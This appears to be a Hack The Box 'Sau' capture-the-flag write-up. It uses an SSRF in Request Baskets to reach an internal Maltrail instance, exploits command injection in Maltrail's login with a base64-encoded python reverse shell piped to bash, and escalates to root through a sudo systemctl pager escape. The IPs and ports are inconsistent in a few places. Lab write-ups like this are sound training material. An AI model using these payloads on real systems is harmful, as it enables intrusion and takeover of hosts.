Hack The Box — Sau write-up
This is my write-up for the “Sau” machine on HackTheBox.
The machine is said easy, let’s figure it out!
My IP: 10.10.16.3
Target’s IP: 10.10.11.22

Let’s export the target’s IP to the variable $IP, for a simplified usage.


We can see that the target is reachable by pinging it:
|=—[ Scanning & Enumeration ]
Everything starts with nmap:

Let’s see what we got here:
Port 80(http) and port 8338 are filtered, nothing to do about them, port 22 (ssh) is open but nothing interesting.
Port 55555 is more interesting, we got a web page on it:

Request Baskets is a web service to collect arbitrary HTTP requests and inspect them via RESTful API or simple web UI. You can find more informations [here](https://github.com/darklynx/request-baskets).
Let’s create a new basket.


Let’s open it!

When we send a request to the link, we get this:

In the settings button, we can change the forward URL, which means that we can redirect http://10.10.11.224:55555/3xt7ert/ to another URL.
Remember the 80 port found earlier? We can’t access it directly, but what if we redirect the http://10.10.11.224:55555/3xt7ert/ to http://127.0.0.1:80/ (we will be able to access the 80 port internally!) (SSRF)
Now, on the http://10.10.11.224:55555/3xt7ert/ we have this:

MalTrail seems to be a malicious traffic detection system, utilizing publicly available (black)lists containing malicious and/or generally suspicious trails, along with static trails compiled from various AV reports and custom user defined lists. You can find more information about Maltrail [here](https://github.com/stamparm/maltrail#users-guide)!
With a quick search on Google, we find out that the default credentials for MalTrail are “admin/changeme!”.
We log in successfully! But Nothing interesting :/
Let’s have a look on the bottom of the login page!

This is interesting! Let’s see what we can find…
I’ve Found this article: https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/
So we basically have an OS Command Injection on the web server. Let’s find out if we can exploit it!
|=—[ Exploit ]

First of all, let’s start a nc listenner on port 1700:
nc -nlvp 1700
listening on [any] 8000 ...
According to the previous article , this version of Maltrail(v0.53) is vulnerable to OS command injection. We can inject arbitrary OS commands into the username parameter!
curl 'http://10.10.11.224:5555/pl64v6v/login' \
  --data 'username=;`<THE_COMMAND>'
We will use a python reverseshell because Maltrail is written in python, so we are sure that python is installed on the target machine.
export RHOST="10.10.16.3";export RPORT=1700;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
Let’s encode it to base64 to avoid any protection:
cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE2LjMiLDE3MDApKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJiYXNoIikn
Then let’s craft our little payload:
curl 'http://10.10.11.224:55555/9i68dk6' --data 'username=;echo+"cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE2LjMiLDE3MDApKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJiYXNoIikn"+|+base64+-d+|+bash'
Boom!
|=—[ Initial Access ]

We get logged in as a user named puma, let’s find our user flag!
Here is it!
|=—[ Privilege escalation ]
Let’s see if what we get with sudo -l :

Interesting…we can run* /usr/bin/systemctl status trail.service* with sudo without any password!!
We run this:
sudo  /usr/bin/systemctl status trail.service
!sh

We have escalated our privileges successfully. We have access now to the root flag!

Sau has been rooted ;)
Note: This room was amusing to do. I really enjoyed it, if you have any questions you can contact me.